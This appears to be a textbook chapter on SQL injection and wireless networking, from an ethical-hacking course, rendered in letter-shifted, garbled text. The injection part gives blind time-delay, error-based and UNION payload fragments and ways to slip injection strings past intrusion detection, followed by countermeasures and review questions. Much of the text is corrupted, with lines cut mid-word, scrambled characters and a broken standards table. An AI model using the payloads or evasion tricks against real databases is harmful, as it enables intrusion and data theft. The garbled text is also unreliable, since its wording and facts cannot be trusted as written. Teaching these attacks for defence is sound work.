8QOLNH UHJXODU 64/ LQMHFWRQ DWWDFNV

PRUH WLPH FRQVXPLQJ EHFDXVH HYHUI WLPH QHZ
VWDWHPHQWV PXVW EH FUDIWHG ZLWKRXW IHGED

7KLV DWWDFN ZRUNV E\ LQGLUHFWO\ REWDLQLQJ LQ
IDOVH VWDWHPHQWV RU WKURXJK WKH XVH RI WLPL
HQYLURQPHQW /HW\V ORRN DW RQH H[DPSON

,) (;,676 6(/(&7)520 XVHUV :\$,7)25 '(/\$<

7KLV FRGH ILUVW FKHFNV ZKHU WKH LQVWURUJH
3:H DUH XQDEOH WR SURFHVV \RXU UHTXHVW 3OHDV
LW ZLOO SDXVH IRU VHFRQGV \$IWHU VHFRQGV
UHTXHVW 3OHDVH WU\ EDFN ODWHU

6LQFH QR HUURU PHVVDJHV DUH \$UHWXUQHG PRQG WKH
WKH 64/ H[HFXWRQ VWDWXV

:\$,7)25 '(/\$< WLPH 6HFRQGV

6R ZKDW LV KDSSHQLQJ LQ WKLV DWWDFN" :HOO OH

,) (;,676 6(/(&7)520 XVHUV :\$,7)25 '(/\$<

7KH ILUVW SDUW RI WKH VWDWHPHQW ZKHU WKH
WKH V\WHP IRU LW WR SURFHVV ,I WKH V\WHP FD
YXOQHUEOH ,W ZLOO GLVFDUG WKH ZKROH OLQH D
UHWXUQ DQ DSSOLFDWRQ HUURU PHVVDJH ZKLFK Z
ILUVW SDUW LW ZLOO SURFHVV WKH ZKROH OLQH Z
SDXVH LQGLFDWLQJ WR \RX WKH DWWDFNHU WKDW



,I \RX UHFDOO LQ &KDSWHU ZH FRYHUHG

PHVVDJHV WKDW WKH\ JHQHUDWH DQG KRZ WKH\ V\WHP
PHDQV VXSSUHVVLQJ GHWDLOHG HUURU PHVVDJHV
PHVVDJHV WKDW GR QRW UHYHDO GHWDLOV 0HVVD
WKDW VRPHWLQJ XQH[SHFWHG RFFXUUHG EXW QH
SDUW\ DV WR WKH XQGHU WKH KRRG PHFKDQLFV RI

,QIRUPDWLRQ *DWKHULQJ

8QGHUVWDQGLQJ 64/ LV LPSRUWDQW WR WKH SURFH
LQIRUPDWLRQ DERXW D WDUJHW %HLQJ DEOH WR V\WHP
DOORZV\RX WR PDQLSXODWH DQG DFFHVV LQIRUPDV

,Q RXU HDUOLHU H[DP SOH \RX XVHG 64/ FRGH WR GI
LQ \RXU WDUJHW <RX DOVR XVHG FRGH WR JHQHUD\
PRUH LQIRUPDWLRQ DERXW WKH HQYLURQPHQW 7KL
DQG KHOSV \RX GHWHUPLQH KRZ WR EHWWHU DWWDI
GDWDEDVH LV XVHG ZKDW YHUVLRQ LV EHLQJ XVHG
WKLQJV 'LIIHUHQW GDWDEDVHV UHTXLUH GLIIHUHQV



7KH GLIIHUHQFHV LQ V\QWD[EHWZHHQ GDW

H[WUHPHO\ VXEWOH DQG FRPSOHWHO\ LQYLVLEOH
SDFNDJH WKH FRORQ FKDUDFWHU PD\ EH XVHG EX\
H[DP SOH 8VLQJ WKH ZURQJ RQH LQ SODFH RI WKH
+RZHYHU UHFRJQL]LQJ ZKLFK FKDUDFWHU LV DFFH
WR WKH GDWDEDVH DSSOLFDWLRQ LQ XVH

,QIRUPDWLRQ IURP (UURU 0HVVDJHV

\$V \RX VDZ HDUOLHU HUURU PHVVDJHV FDQ UHYHDO
REYLRXV <RX FDQ GHYHORS DGGLWLRQDO DWWDFNV
H[DP SOH \RX VDZ RQH ZD\ WR H[WUDFW LQIRUPDWLR
PHWKRGV DV ZHO

*URXSLQJ (UURU 0HVVDJHV) *FRPPDQG WR IXUWKHU UH
EDVLQJ LW RQ JURXSHG ILHOGV 7KH HUURU PHVVDJ
LQ WKH GDWDEDVH KDYH QRW EHHQ JURXSHG

JURXS E\ FROXPQQDPHV KDWLQJ 9

7\SH 0LVPDWLFKWR LQVHUW VWULQJV LQWR QXPHULF
\RX WKH GDWD WKDW FRXOG QRW EH FRQYHUWHG

XQLRQ VHOHFW WH[W
XQLRQ VHOHFW ELJLQW

%OLQG ,QM8VFWLQGH GHOD\ RU HUURU VLJQDWXUHV

LI FRQGLWLRQ ZDLWIRU GHOD\
XQLRQ VHOHFW LI FRQGLWLRQ

(YDGLQJ 'HWHFWLRQ 0HFKDQLVPV

2QH PHFKDQLVP WKDW FDQ SURWHFW GDWDEDVHV L\
PRQLWRUV QHWZRUN DQG KRVW DFWLYLW\ DQG VRP
DUH HIIHFWLYH DW GHWHFWLQJ DFWLYLWLHV WKDW

7R HYDGH DQ , '6 \RX FDQ XVH D PXOWLWXGH RI WHF
WR SUHYHQW GHWHFWLRQ E\ WKH GHYLFH ,Q PDQ\ F

V\ VWHPV ZKLFK PHDQV WKDW PDQ\ DWWDFNV ZLOO
DQ DWWDFN PDWFKHV D NQRZQ SDWWHUQ LW ZLOO
7KH PRVW FRPPRQ ZD\ WR DYRLG GHHFWLRQ LV WK
RI LQSXW VWULQJV WR WKZDUW PDWFKLQJ 6RPH FR

- 6RSKLVWLFDDWHG PDWFKLQJ WHFKQLTXHV GHVLJQH TXHULHV
- +H[FRGLQJ RU FRQYHUWLQJ TXHULHV LQWR WKHL
- /LEHUDO XVH RI ZKLWHVSDFH
- 8VH RI FRPPHQWV LQ FRGH WR EUHDN XS VDDWHP
- &RQFDWHQDWLQJ VWULQJV RI WH[W WR FUHDWH 64 LQVWUXFWLRQV
- 2EIXVDDWHG FRGH RU D 64/ VDDWHPHQW WKDW KI

64/ ,QMHHFWLRQ &RXQWHUPHDDVXUHV

64/ LQMHHFWLRQ FDQ EH RQH RI WKH KDUGHVW DWWDH[SORLW +RZHYHU GHHQVHV DUH DYDLODEOH WR RFFXU

)LUVW RQH RI WKH PRVW SRZHUIXO WRROV WR WKZH[DPSON LI \RXU DSSOLFDWLRQ H[SHFWV DQ HPDLO DFFHSW GDWD WKDW GRHV QRW PDWFK WKH IRUPDWLW VKRXOG QRW DFFHSW VIPEROV RU OHWWHU 9D EODFNOLVWLQJ ZKDW LV RU LV QRW DFFHSWDEOH



9DOLGDWLRQ RI LQIRUPDWLRQ FDQ WDNH S

VHUYHU VLGH ,W\ EHVV WR XVH ERWK EHFDXVH WR WKZDUW :KLOH LW PD\ VHHP WKDW LI WKH VHF XVLQJ VHUYHU VLGH WKH EHVV RSWLRQ ZRXOG EH WKH FDVH &OLHQW VLGH LV YDOXDEOH EHFDXVH L FOLHQW EXW DW WKH VDPH WLPH FDQ DOVR SUHYH VHUYHU

+HUH DUH VRPH RWKHU FRPPRQ GHHQVHV DJDLQVW

- \$YRLG WKH XVH RI G\QDPLF 64/ 7KHVH DUH TXHUL VDDWHPHQWV DUH JHQHUDWHG IURP WKH RSWLRQ VXFK VDDWHPHQWV LQ IDYRU RI XVLQJ VWRUHG SI
- 3HUIRUP PDLQWHQDQFH RQ WKH VHUYHU UHJXODU DQG SDWFKHV

- ,QWUXVLRQ GHW HFWLRQ V\ VWHPV DOVR SOD\ D YL WKH\ GR ZLWK RWKHU QHWZRUN FRPSRQH QWV ,Q DW WKH GDWDEDVH OD\HU
- +DUGHQ D V\ VWHP WR LQFOXGH WKH RSHUDWLQJ V FRXQWOHV RSWLRQV DQG IHDWXUHV RI ZKLFK R 'LVDEOLQJ XQQHHGHG IHDWXUHV SUHYHQWV WKHP H[DPSOH\ WKH\ FRPPDQG VKRXOG DOZD\ EH GLVD DSSOLFDWLRQ XQOHVV DEVROXWHO\ QHFHVVDU\
- ([HUFLVH OHDVW SULYLOHJH DQG JLYH WKH GDWDE WKH DFFHVV WKH\ QHHG DQG QRWKLQJ PRUH
- (QVXUH WKDW DSSOLFDWLRQV DUH ZHOO WHVWHG
- \$YRLG GHIDXOW FRQILJXUDWLRQV DQG SDVVZRUGV
- 'LVDEOH HUURU PHVVDJHV RXWVLGH WKH WHVW DC

6XPPDU\

7KLV FKDSWHU H[SORUHG 64/ LQMHFwLRQ DWWDFNV
DWWDFNV DQG VKRZHg \RX KRZ WR GHIHQG DJDLQVW
RQH RI WKH PRVW FRPSOH[DQG SRZHUIXO W\SHV RI
XVH RU OHYHUDJH 64/ FDQ EH GHYDVWDWLQJ 7R FDI
NQRZOHGJH RI ZHE DSSOLFwLRQV GDWDEDVHV DQ
64/ LQMHFwLRQV FDQ EH YHU\ FRPSOH[DQG GDQJHU
D IHZ OLQHV RI FRGH DQ DWWDFNHU FDQ HDVLO\ GH
\$ KLJKO\ VNLOOHG DWWDFNHU FDQ HYHQ VHQG FRPP
SHUIRUPLQJ HYHQ PRUH GDQJHURXV RSHUDwLRQV X
WKH LQVWDOODwLRQ RI VRIWZDUH

([DP (VVHQWLD OV

8QGHUVWDQG WKH YDULRXV W. SRZ WKH GDWDEBXMWIS
LQFOXGLQJ KLHUDUFKLFDO DQG UHODWLRQDO HDFK
.QRZ WKH PHFKDQLFV RI 64QRZWKHFWLRFV RI 64/ L
KRZ WKH\ ZRUN .QRZ WKDW ZKLOH GLIIHUHQW GDWD
VWUXFWXUH 64/ LQMHFWRQ DWWDFNV KDYH FRPPR
8QGHUVWDQG KRZ ZHE DSSOLFDWLRQZ WKH GDWDEBXMWIS
DSSOLFDWLRQV UHO\ RQ D GDWDEDVH LQ ZKLFK WKH
RWKHU LQIRUPDWLRQ

5HYLHZ 4XHVWLRQV

, QSXW YDOLGDWLRQ LV XVHG WR SUHYHQW ZKLFK
\$ %DG LQSW
%)RUPDWLQJ LVVXH
& /DQJXDJH LVVXH
' 64/ LQMFWLRQ
:HE DSSOLFDWLRQV DUH XVHG WR BBBBBBBBBBBB
\$ 3URLGH G\QDPLF FRQWHQW
% 6WUHDP YLGR
& \$SSO\ VFULSWLQJ
' ,PSOHPHQW VHFUXLW\ FRQWUROV
:KLFK RI WKH IROORZLQJ FKDOOHQJHV FDQ EH VR
\$ 3URWHFWLRQ DJDLQVW EXIIHU RYHUIORZV
% 3URWHFWLRQ DJDLQVW VFDQQQLQJ
& (QIRUFHPHQW RI SULYLOHJHV
' \$ELOLW\ WR XVH QRQVWDQGUG SRUWV
'DWDEDVHV FDQ EH D YLFWLP RI FRGH H[SORLWV
\$ &RQILJXUDWLRQ
% 9HQGRU
& 3DWFKHV
' &OLHQW YHUVLRQ
,Q DGGLWLRQ WR UHODWLRQDO GDWDEDVHV WKH
\$ +LHUDUFKLFD
% 64/
& 2'%&
' 6WUXFWXUHG
:KLFK RI WKH IROORZLQJ LV D VFULSWLQJ ODQJXI
\$ \$FWLYH;
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& &*,

' \$63 1(7
BBBBBBBBBBB LV XVHG WR DXGLW GDWDEDVHV
\$ 3LQJ
% ,SFRQILJ
& 64/3LQJ
' 7UDFHURXWH
%URZVHUV GR QRW GLVSOD\BBBBBBBBBBB
\$ \$FWLYH;
% +LGGHQ ILHOGV
& -DYD
' -DYD6FULSW
3URSHU LQSXW YDOLGDWLRQ FDQ SUHYHQW ZKDW
\$ &OLHQW VLGH LVVXHV
% 2SHUDWLQJ V\ VWHP H[SORLWV
& 64/ LQMHFWRQ DWWDFNV
' 6RIWZDUH IDLOXUH
BBBBBBBBBBB FDQ EH XVHG WR DWWDFN GDWDEDVI
\$ %XIIHU RYHUIORZV
% 64/ LQMHFWRQ
& %XIIHU LQMHFWRQ
' ,QSXW YDOLGDWLRQ
:KLFK FRPPDQG FDQ EH XVHG WR DFFHVV WKH FR
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:KLFK FRPPDQG LV XVHG WR TXHU\ GDWD LQ 64/ 6
\$ FPGVKHOO
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64/ LQMHFWRQ DWWDFNV DUH DLPHG DW ZKLFK F
\$:HE DSSOLFDWLRQV
% :HE VHUYHUV
& 'DWDEDVHV
' 'DWDEDVH HQJLQHV
:KLFK RI WKH IROORZLQJ LV DQRWKHU QDPH IRU
\$ 5RZ
% &ROXPQ
& &HOO
' /DEHO
:KDW W\SH RI GDWDEDVH KDV LWV LQIRUPDWLRQ
\$ +LHUDUFKLFDQ
% 5HODWLRQDO
& 'LVWULEXWHG
')ODW
:KDW W\SH RI GDWDEDVH XVHV PXOWLSOH WDEOH
\$ +LHUDUFKLFDQ
% 5HODWLRQDO
& 'LVWULEXWHG
')ODW

:KDW FDQ DQ HUURU PHVVDJH WHOO DQ DWWDFN
\$ 6XFFHVV RI DQ DWWDFN
%)DLOXUH RI DQ DWWDFN
& 6WUXFWXUH RI D GDWDEDVH
' \$OO RI WKH DERYH
\$ EOLQG 64/ LQMHFWRQ DWWDFN LV XVHG ZKHQ
\$ (UURU PHVVDJHV DUH QRW DYDLODEOH
% 7KH GDWDEDVH LV QRW 64/ FRPSDWLEOH
& 7KH GDWDEDVH LV UHODWLRQDO
' \$OO RI WKH DERYH

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 - ✓ , 9 7 R R O V 6 \ V W H P V 3 U R J U D P V
 - 2 2 S H U D W L Q J H Q Y L U R Q P H Q W V H J / L Q X [: L
 - 6 ([S O R L W D W L R Q W R R O V



: L U H O H V V Q H W Z R U N V K D Y H E H H Q S R S X (T X L F N O \ U H S O D F H G R U H Q K D Q F H G Z L U H G Q H W Z R U N V W K H O D F N R I Z L U H V K D V E H H Q D E L J P R W L Y D W R U L Q D V Z H O O D V H Q G X V H U V , Q D G G L W L R Q W K H W H F K Q I L Q W R D U H D V W K H \ K D Y H Q R W W U D G L W L R Q D O O \ E H H Q V K R S V O L E U D U L H V D Q G R W K H U D U H D V Z K H U H W K H \$ G G L Q J W R W K H V H F X U L W \ L V V X H V D V V R F L D W H G Z L W % O X H W R R W K : K L O H Q R W W K H V D P H D V : L) L L W L V V R P H R I W K H V D P H J H Q H U D O L V V X H V W K D W : L) L Q H ' L Q F U H D V L Q J D P R X Q W R I % O X H W R R W K H Q D E O H G G H Y V P D U W S K R Q H V W D E O H W V D Q G R W K H U G H Y L F H V W K % O X H W R R W K D U H K X J H \$ O O \ R X K D Y H W R W K L Q N D E X V H U V W R U H V R Q W K H L U P R E L O H G H Y L F H V W R X Q G H % O X H W R R W K , Q W K L V F K D S W H U Z H Z L O O F R Y H U W K I % O X H W R R W K D Q G K R Z W R H [S O R U H W K H L U Y X O Q H U D W K H P V X F F H V V I X O O \

:KDW ,V D :LUHOHV 1HWZRUN"

7KH ULVNV DVVRFLDWHG ZLWK ZLUHOHV QHWZRUNV
GUDPDWLFDOO\ FRPSDUHG WR WUDGLWLRQDO ZLUH
ZLUHOHV QHWZRUNV DOORZ IRU PXFK HDVLHU WDU.
LQWR VHHPLQJO\ SURWHFWHG VDIH DUHDV VLP SOHU
\$V D UHVXOW RI WKH SHUFHLYHG ULVNV ERWK DFW\
VORZHG WKHLU LPSOHPHQWDWLRQ RU QHHGOHVVO\
QHHGOHVVO\ EHFDXVH WKH\ FDQ KDYH D ZLUHOHV
FRQVLGHU DOO WKH LVVXHV LQYROYHG DV ZHOO DV

:L)L DQ 2YHUYLHZ

:LUHOHV QHWZRUNV RU :L)L IDOO LQWR WKH UDQ
VWDQGDUG 7KH WHFKQRORJ\ KDV EHHQ DGDSW
SHUVRQDO FRPSXWHUV WR VPDUWSKRQHV DQG YLGH
ZLUHOHV WHFKQRORJ\ XVHUV FDQ FRQQHFW WR WI
ZHUHQW SRVVLEOH LQ WKH SDVW +RZHYHU WKH W
IOH[LELOLW\ GRHV KDYH LWV GUDZEDFNV

- 7KHUH V D PXFK PRUH GUDPDWLF GHFUHDVH LQ D\
QHWZRUNV VLQFH PRUH GHYLFHV DUH FRQQHFWHG
GHFUHDVLQJ LW LV VWLOO WKHUH EXW VSHHGV F
UHVHDFK VKRZLQJ *% VSHHGV DQG DERYH DUH :
- <RX PXVW LQYHVV LQ QHZ QHWZRUN FDUGV DQG L
WKDW LQ WRGD\ V ZRUOG QHZ QHWZRUN FDUGV DC
KDYH ZLUHOHV QHWZRUNLQJ EXLOW LQ ,Q IDFW
HTXLSPHQW ZLWKRXW ZLUHG QHWZRUN FRQQHFWL
- ,QWHUIHUHQFH LV DQ LVVXH EHFDXVH PDQ\ RWKHU
RSHUDWH RQ VLPLODU IUHTXHQFLHV DV :L)L
- 7KH UDQJH RI ZLUHOHV QHWZRUNLQJ FDQ EH OHV
DERXW KDOI WKH GLVWDQFH SURPLVHG
- 7HUUDLQ FDQ VORZ GRZQ RU LPSHGH ZLUHOHV VI
6RPH RI WKH DGYDQWDJHV DUH DV IROORZV
- <RX KDYH WKH FRQYHQHLHQFH RI QRW KDYLQJ WR C
- <RX FDQ EH FRQQHFWHG LQ SODFHV ZKHUH LW ZR)
- 0RELOLW\ LV SRVVLEOH LQ ZD\V QRW SRVVLEOH ZI
- +RW VSRWV RIIHULQJ ZLUHOHV FRQQHFWLYLW\ DI
UHDOLW\ MXVW DERXW DQ\ZKHUH VRPHRQH JRHV

7KH)LQH 3ULQW

\$ ZLUHOHVV QHWZRUN XVHV UDGLR ZDYHV WR WUDQ
ZLUHOHVV QHWZRUN DQG RFFXU DW WKH 3K\VL
GHILQHV :L)L ZDV LWVHOI EXLOW IURP WKH VS
PDQ\ GHWDLOV LQFOXGLQJ KRZ WR PDQDJH D FRQQI
6HTXHGFH 6SUHDG 6SHFWUXP '666)UHTXHGF\ +RSS
LQIUUDHG ,5 DQG RUWKRJRQDO IUHTXHGF\ GLYLV
,Q WKLV FKDSWHU ZH ZLOO EH WDONLQJ DERXW IRXU
DQG KRZ HDFK YDULHV

- ([WHQVLRQ WR DQ H[LVWLQJ ZLUHG QHWZRUN DV F
SRLQW
- 0XOWLSOH DFFHVV SRLQWV
- /\$1 WR /\$1 ZLUHOHVV QHWZRUN
- * RU * KRW VSRW

7KH ILUVW W\SH ZKLFK XVHV DFFHVV SRLQWV FRPH
VRIWZDUH EDVHG +DUGZDUH EDVHG DFFHVV SRLQWV
URXWHU RU GHGLFDWHG ZLUHOHVV DFFHVV SRLQW I
\$ VRIWZDUH EDVHG DFFHVV SRLQW 6\$3 LV DOVR SR
V\VVHP DWWDFKHG WR D ZLUHG QHWZRUN ZKLFK L



0DQ\ SHRSOH DUH DOUHDG\ PRUH IDPLOLDU

KRWVSRWV WKDQ WKH\ PD\ UHDOLJH :LWK VRIWZDU
WKH VRIWZDUH RQ WKH GHYLFH RU DYDLODEOH DV
KDYH WKH DELOLW\ WR EH DQ 6\$3 7KXV PDQ\ SHR

7KH VHFRQG W\SH LQYROYHV SURYLGLQJ PRUH WKDQ
QHHGHG :LWK WKLV LPSOHPHQDWLRQ HDFK DFFH
ZLWK LWV QHLJKERULQJ DFFHVV SRLQWV :KHQ LW K
FOLHQWV WR URDP IURP ORFDWLRQ WR ORFDWLRQ V

\$ /\$1 WR /\$1 ZLUHOHVV QHWZRUN WKH WKLVG W\SH
ORFDWLRQV WR EH FRQQHFWHG WKURXJK ZLUHOHVV
RI DOORZLQJ FRQQHFWLRQV EHWZHHQ ORFDWLRQV V
H[SHQVLYH FRQQHFWLYLW\ VROXWLRQ

\$ * * KRW VSRW WKH IRXUWK W\SH SURYLGHV :L)L
LQFOXGLQJ 03 SOD\HUV QRWHERRNV FDPHUDV 3'\$



7KH * * KRW VSRW KDV EHFRPH YHU\ SRSX
VPDUWSKRQHV DQG RWKHU GHYLFHV SURYLGH LW D

:LUHOHVV 6WDQGDUGV LQ 8VH

1RW DOO ZLUHOHVV VWDQGDUGV DUH WKH VDPH DQ
GLIIHUHQFHV DQG VLPL~~ODEOH~~WLHV RI HDFK VHH

7DEOH :LUHOHVV VWDQGDUGV

7\SH	)UHTXHQF\	*+] 6SHHG	0ESV	5DQJH
D				
E				
J				
Q			a	
DF		*ESV	a	
:L0\$;	±	±		PLOHV
%OXHWRRWK		±	ILUVW	JHQ



7KH ,(((IDPLO\ RI VWDQGDUGV HYROYH
GHEXWHG LQ ,QLWLDOO\ WKH VSHHGV ZHUH YH
YHU\ SRSXODU RXWVLGH VSHFLILF LPSOHPHQWDWL
ZLUHOHVV QHWZRUNV KDYH JRWWHQ IDVWHU DQG F
IUHTXHQF\ EDQGV WKDQ EHIRUH

6R ZK\ DOO WKH GLIIHUHQW OHWWHUV LQ WKH
DGGLWLRQDO OHWWHUV FRUHVSRQG WR WKH ZRUNI
WR)RU H[DPSOH D UHIHUV WR WKH VWDQ
QHWZRUN OD\HU UHTXLUH WR VXSSRUW WKH YDULR

6HUYLEFH 6HW ,GHQWLILHU

2QFH D ZLUHOHVV DFFHVV SRLQW RU ZLUHOHVV QHW
JHWWLQJ FOLHQWV WR DWWDFK WR LW LQ RUGHU WF
LGHQWLILHU 66,' \$Q DFFHVV SRLQW ZLOO EURDGFI
LGHQWL\ DQG DWWDFK WR WKH QHWZRUN 7KH 66,' I
XVHUV VHH ZKHQ WKH\ DUH VHDUFKLQJ IRU D ZLUHO
PRVW FRPELQDWLRQV RI FKDUDFWHUV EXW LW FDQ



:KHQ \RX LQVWDOO DQG VHW XS \RXU GHYLI

WKDW LV FRQILJXUHG E\ GHIDXOW ZLWK PRVW DFFH
³/LQNV\V' RU ³GOLQN ' IRU H[DP SOH FDQ WLS RII D
 RWKHU GHIDXOW VHWWLQJV LQ SODFH

7KH 66,' LV FRQWLQXDOO\ EURDGFDVW E\ WKH DFFHV
 WKH QHWZRUN \$ FOLHQW LV FRQILJXUHG ZLWK WKH
 JLYHQ QHWZRUN ,W LV SRVVLEOH WR WKLQN RI WKH
 DFFHVV WKH QDPHG ZLUHOHVV QHWZRUN 7KH 66,' L'
 WKXV PDNLQJ LW YLHZDEOH 2Q RSHQ QHWZRUNV W
 FOLHQW VHDUFKLQJ IRU LW 2Q FORVHG QHWZRUNV
 VDLG ~~W~~ ~~OR~~ ~~DN~~ HG



\$ FOLHQW PXVW KDYH DQ 66,' WR DFFHVV D

VRPH FKRRVH WR FORDN WKLV 66,' VR LW LV QRW Y
 DFFHVVLEOH RQO\ E\ WKRVH ZKR NQRZ WKH QDPH I
 FODLP DV D VHFXULW\ PHDVXUH +RZHYHU WKH U
 QRW SURYLGH DQ\ VXEVWDQWLDO VHFXULW\ VLQFH
 HDVLO\ REWDLQ WKH 66,'

,W LV DOVR ZRUWK DGGLQJ WKDW LQ SDUWLFXODU
 ZLUHOHVV QHWZRUNV DQG LQWHUIHUHQFH WKLV \$
 66,' QRW YLVLEOH D FOLHQW ZKR ZDV SUHYLRXVO\
 DUHD DQG ZLVKLQJ WR XVH WKH QHWZRUN FDQ WDI
 QHWZRUN FDQ WDNH ORQJHU

:LUHOHVV 9RFDXODU\

,Q DGGLWLRQ ~~WR~~ ~~WKH~~ ~~WH~~ ~~PS~~ WHU XVHV 7DEH WHUPV

7HUP	'HVFULSWLRQ
*60 *OREDO 6\VWHPSORUQWHEUQDWLRQDO VWDQGDUG &RPPXQLFDWLRQV	
\$VVRFLDWLRQ	7KH SURFHVV RI FRQQHFWLQJ D
%66,' EDVLF VHUYLGHQWLILFDWLRQ	7KH DGGUHV RI DQ DFFHVV
+RW VSRW	\$ ORFDWLRQ WKDW SURYLGHV ZL VXFK DV D FRIIHH VKRS RU DLUS
\$FFHVV SRLQW	\$ KDUGZDUH RU VRIWZDUH FRQV ZLUHOHV DFFHVV
,60 LQG XVULDOPHGLFDO EDQG	VHQWLFHQV DQG RI IUHTXH
%DQGZLGWK	+RZ PXFK VSHHG LV DYDLODEOH

:LUHOHV \$QWHQQDV


6RPHWKLQJ HOVH \RX VKRXOG EH DZDUH RI ZKHQ WR RI DQWHQQD LQ XVH ,I \RX DUH ZRUNLQJ ZLWK FRQ\ QRW D ELJ FRQFHUQ EHFDXVH WKH DQWHQQD LV EXL +RZHYHU ZKHQ ZRUNLQJ ZLWK HQWHUSULVH DQG FR YHU\ ZHOO QHHG WR VHOHFW DQ DQWHQQD WR VXLW WKLV VHFWRU ZH\OO ORRN DW HDFK RI WKH DYDLO ZK\ \RX ZRXOG FKRRVH RQH RYHU DQRWKHU



\$ ZRUG RI FDXWLRQ KHUH LV LQ RUGHU 2Q FKRRVH QRW RQO\ DQ DQWHQQD EXW DOVR WKH FD SRLQW :KLOH WKLV PD\ QRW VHHP OLNH D ELJ GH FRPELQDWLRQV WR H[FHHG OHJDO OLPLDWLRQV VLPLODU DJHQFLHV ZLOO IURZQ RQ WKLV DQG FDQ WKHUH H[LVVV SOHW\ RI JXLGDQFH RQ KRZ WR V DUH JRLQJ WR EH VHWWLQJ XS VXFK KDUGZDUH

7KH ILUVW WISH RI DQWHQQD ILZHQWV XWLEK WK WR EH D XQLGLUHFWRQDO PRUH FRPPRQO\ NQRZQ XQLGLUHFWRQDO DQWHQQD LW ZRUNV ZHOO WUDQ GLUHFWRQV EXW QRW LQ RWKHUV 7\SLFDOO\ WKLV WKH WUDQVPLVLRQ RI VLJQDOV LV QHHGHG IURP V)URP D VHFUXLW\ VWDQGSRLQW WKLV WISH RI DQWH

VPDOOHU DUHDV



[\)LJXUH](#) \$ <DJL DQWHQQD

7KH QH[W DQWHQQD W\SH LV RQH RI WKH PRUH FRPF
RPQLGLUHFWRQDO DQWHQQD HPDQDWHV I
W\SLFDOO\ LQ VRPH GLUHFWRQV EHWWHU WKDQ RW
WUDQVPLW GDWD LQ WZR GLPHQVLRQV ZHOO EXW QF
\$SDUDEROLF JULY [\)LJXUH](#) DQWHQQD DQRWKHU SRSXODU W\SH
VHHQ LQ YDULRXV DSSOLFDWLRQV 7KLV W\SH RI DQ
GLUHFWRQDO DQWHQQD EHFDXVH LW VHQGV DQG UI
WKDW WKLV W\SH RI DQWHQQD LV XQLGLUHFWRQDO
GLUHFWRQ 2QH ELJ DGYDQWDJH RI WKLV W\SH RI D
DQG IRFXVHV WKHP WR D VLQJOH UHFHLYLQJ SRLQW
ORQJHU UDQJHV ,Q PDQ\ FDVHV WKLV W\SH RI DQW
GLVWDQFH RI PLOHV

7KH VHFRQG SURFHGXV DQDZ QDXWKHQWLFDSLRFHV
UHFHLYHV WKH NH\ DKHDG RI WLPH DQG WKHQ FDQ F
7KLV LV KRZ VKDUHG NH\ DXWKHQWLFDWLRQ ZRUNV
7KH FOLHQW VHQQV DQ DXWKHQWLFDWLRQ UHTXH
7KH DFFHVV SRLQW UHWXUQV D FKDOOHQJH WR W
7KH FOLHQW HQFU\SWV WKH FKDOOHQJH XVLQJ W
7KH DFFHVV SRLQW XVHV WKH VDPH VKDUHG NH\
PDWFK WKHQ WKH FOLHQW LV YDOLGDSWHG DQG LV



2Q HQWHUSULVH JUDGH QHWZRUNV LW LV \$

DXWKHQWLFDWLRQ DQ DSSURSULDWH HQWHUSULVH
FDVHV WKLV FDQ PHDQ 5\$',86

